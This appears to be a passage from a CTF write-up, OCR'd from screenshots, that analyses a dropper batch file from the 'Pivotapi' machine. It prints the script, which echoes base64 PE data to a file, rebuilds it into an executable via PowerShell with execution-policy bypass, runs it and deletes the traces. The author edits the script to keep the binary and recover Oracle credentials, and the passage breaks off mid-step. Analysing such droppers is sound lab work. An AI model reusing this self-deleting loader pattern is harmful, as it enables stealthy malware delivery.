
New Process Detected

PROCESS: cmd [3860]
FILE: C:\Windows\System32\cmd.exe


```
"C:\Windows\system32\cmd" /c "C:\Users
\DEDSEC\AppData\Local\Temp\5429.tmp
\542A.tmp\542B.bat C:\Users\DEDSEC
\Desktop\Pivotapi\Restart-
OracleService.exe"
```

Name	Date modified	Type	Size
542B.bat	5/14/2021 7:22 AM	Windows Batch File	1,690 KB
542C.tmp	5/14/2021 7:22 AM	TMP File	0 KB


Now let's analize the bat file.



```
@shift /0
@echo off

if %username% == cybervaca goto correcto
if %username% == frankytech goto correcto
if %username% == ev4si0n goto correcto
goto error

:correcto
echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > c:\programdata\oracle.txt
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g >> c:\programdata\oracle.txt
echo aW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAABQRQAAZIYKAAAAAAAAAAAAAAAAAAPAALwILAgIfAG >> c:\programdata\oracle.txt
echo QKAAAuDQAAFgAA4BQAAAAQAAAAAEAAAAAAAAAQAAAAAgAABAAAAAAAAAAFAAIAAAAAAACw >> c:\programdata\oracle.txt
echo DQAABAAAMTUNAAMAYAEAACAAAAAAAAAQAAAAAAAAAAAQAAAAAAAAEAAAAAAAAAAAAAAQAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAgA0AlA8AAAAAAAAAAAAAAAAMALAOCpAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAwPoKACgAAAAAAAAAAAAAAAAAAAAAAAAAA3IMNAKADAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAANBiCgAAEAAAAGQKAAAEAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAABgAFBgLmRhdGEAAABALwAAAIAKAAAwAAAAaAoAAAAAAAAAAAAAAAAAQABgwF >> c:\programdata\oracle.txt
echo 9zeXNjAAAAGAAAAACwCgAAAgAAAJgKAAAAAAAAAAAAAAAAAEAAMMAucmRhdGEAAODzAAAA >> c:\programdata\oracle.txt
echo wAoAAPQAAACaCgAAAAAAAAAAAAAAAABAAGBALnBkYXRhAADgqQAAAMALAACqAAAAjgsAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAQAAwQC54ZGF0YQAAZOUAAABwDAAA5gAAADgMAAAAAAAAAAAAAAAAAEAA >> c:\programdata\oracle.txt
echo MEAuYnNzAAAAAKAUAAAAYA0AAAAAAAAAAAAAAAAAAAAAAAAAAACAAGDALmlkYXRhAACUDw >> c:\programdata\oracle.txt
echo AAAIANAAAQAAAAHg0AAAAAAAAAAAAAAAAAQAAwwC5DUlQAAAAAaAAAAACQDQAAAgAAAC4N >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAEAAQMAudGxzAAAAABAAAAAAoA0AAAIAAAAwDQAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo BAEDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMNmZi4PH4QAAAAAAA8fQABIg+woSIsFFQML >> c:\programdata\oracle.txt
echo ADHSxwABAAAASIsFFgMLAMcAAQAAAEiLBRkDCwDHAAEAAABIiwXcAgsAxwABAAAASIsFjw >> c:\programdata\oracle.txt
echo ELAGaBOE1adFhIiwWxAgsAiRWnTw0AiwCFwHQ1uQIAAADoK9ABAOi20AEASIsVTwILAIsS >> c:\programdata\oracle.txt
echo iRDoRg0BAEiLBd/1CgCDOAF0WjHASIPEKMMPHwC5AQAAAOj2zwEA68kPH0AASGNIPEgByI >> c:\programdata\oracle.txt
echo E4UEUAAHWZD7dIGGaB+QsBdDlmgfkLAnWHg7iEAAAADg+Gev///4uI+AAAADHShckPlcLp >> c:\programdata\oracle.txt
echo aP///0iNDekPAQDo1A8BADHASIPEKMODeHQOD4ZL////RIuA6AAAADHSRYXAD5XC6Tf/// >> c:\programdata\oracle.txt
echo 9mZi4PH4QAAAAAAA8fQABIg+w4SIsFxQELAEyNBdZODQBIjRXXTg0ASI0N2E4NAIsAiQWs >> c:\programdata\oracle.txt
echo Tg0ASI0FpU4NAEiJRCQgSIsFVQELAESLCOg9zwEAkEiDxDjDDx+AAAAAAEFVQVRVV1ZTSI >> c:\programdata\oracle.txt
echo HsmAAAADHAuQ0AAABIjVQkIEiJ1/NIq0iLPWgBCwBEiw9FhckPhbwCAABlSIsEJTAAAABI >> c:\programdata\oracle.txt
echo ix18AAsASItwCDHtTIsl03INAOsRSDnGD4Q0AgAAuegDAABB/9RIiejwSA+xM0iFwHXiSI >> c:\programdata\oracle.txt
echo s1WAALADHtiwaD+AEPhCICAACLBoXAD4RxAgAAxwXvTQ0AAQAAAIsGg/gBD4QYAgAAhe0P >> c:\programdata\oracle.txt
echo hDECAABIiwWN/woASIsASIXAdAxFMcC6AgAAADHJ/9DoxBEBAEiNDQ0XAQD/FUNyDQBIix >> c:\programdata\oracle.txt
echo XQ/woASIkC6AgWAQBIjQ2R/f//6JzOAQDoZw8BAEiLBWD/CgBIiQXpYA0A6JTOAQBIiwAx >> c:\programdata\oracle.txt
echo yUiFwHUc618PH4QAAAAAAITSdCyD4QF0J7kBAAAASIPAAQ+2EID6IH7mQYnIQYPwAYD6Ik >> c:\programdata\oracle.txt
echo EPRMjr5GYPH0QAAITSdRHrGmYuDx+EAAAAAACA+iB/C0iDwAEPthCE0nXwSIkFgWANAESL >> c:\programdata\oracle.txt
echo B0WFwHQW9kQkXAG4CgAAAA+F8QAAAIkF62wKAIsdDU0NAESNYwFNY+RJweQDTInh6GrMAQ >> c:\programdata\oracle.txt
echo CF20iJxUiLPeZMDQB+S41D/zHbTI0sxQgAAAAPH4AAAAAAASIsMH+i3ywEASI1wAUiJ8egz >> c:\programdata\oracle.txt
echo zAEASIlEHQBIixQfSYnwSInBSIPDCOgDzAEASTnddc5KjUQl+EjHAAAAAABIiS2LTA0A6A >> c:\programdata\oracle.txt
echo YKAQBIiwVP/goASIsVcEwNAIsNekwNAEiLAEiJEEyLBV1MDQBIixVeTA0A6OkBAACLDT9M >> c:\programdata\oracle.txt
echo DQCJBT1MDQCFyQ+EwwAAAIsVJ0wNAIXSdQvonswBAIsFIEwNAEiBxJgAAABbXl9dQVxBXc >> c:\programdata\oracle.txt
echo MPt0OkYOkF////Zg8fRAAASIs1Of4KAL0BAAAAiwaD+AEPhd79//+5HwAAAOhfzAEAiwaD >> c:\programdata\oracle.txt
```



```
(Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]
e c:\programdata\monta.ps1
```




```
echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restar
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe

:error
```

The bat file has encrypted text which he store in c:-\programdata\oracle.txt file and from that file they start the for loop which remove the spaces and write the output inside restart-service.exe binary and then delete all the files with restart-service.exe.

And we also need that file restart-service.exe because it's contain the creads of oracle-DB.


So for that we need to edit the bat file so they don't remove any file or binary.

Step 1
Remove all these if statement.




```
@shift /0
@echo off

if %username% == cybervaca goto correcto
if %username% == frankytech goto correcto
if %username% == ev4si0n goto correcto
goto error

```

And add "goto correcto".




```
@shift /0
@echo off

goto correcto
goto error

:correcto
echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > c:\programdata\oracle.txt
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g >> c:\programdata\oracle.txt
echo aW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAAZIYKAAAAAAAAAAAAAAAAAPAALwILAgIfAG >> c:\programdata\oracle.txt
echo QKAAAuDQAAFgAA4BQAAAAQAAAAAEAAAAAAAAAQAAAAAgAABAAAAAAAAAAFAAIAAAAAAAACw >> c:\programdata\oracle.txt
echo DQAABAAAMTUNAAMAYAEAACAAAAAAAAAQAAAAAAAAAAAQAAAAAAAAEAAAAAAAAAAAAAAQAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAgA0AlA8AAAAAAAAAAAAAAMALAOCpAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAwPoKACgAAAAAAAAAAAAAAAAAAAAAAAAAA3IMNAKADAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAANBiCgAAEAAAAGQKAAAEAAAAAAAA >> c:\programdata\oracle.txt
```

Step 2
Now in bottom of the file remove these del statements.




```
echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restar
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe

:error
```

After removing the del statements they look like this.



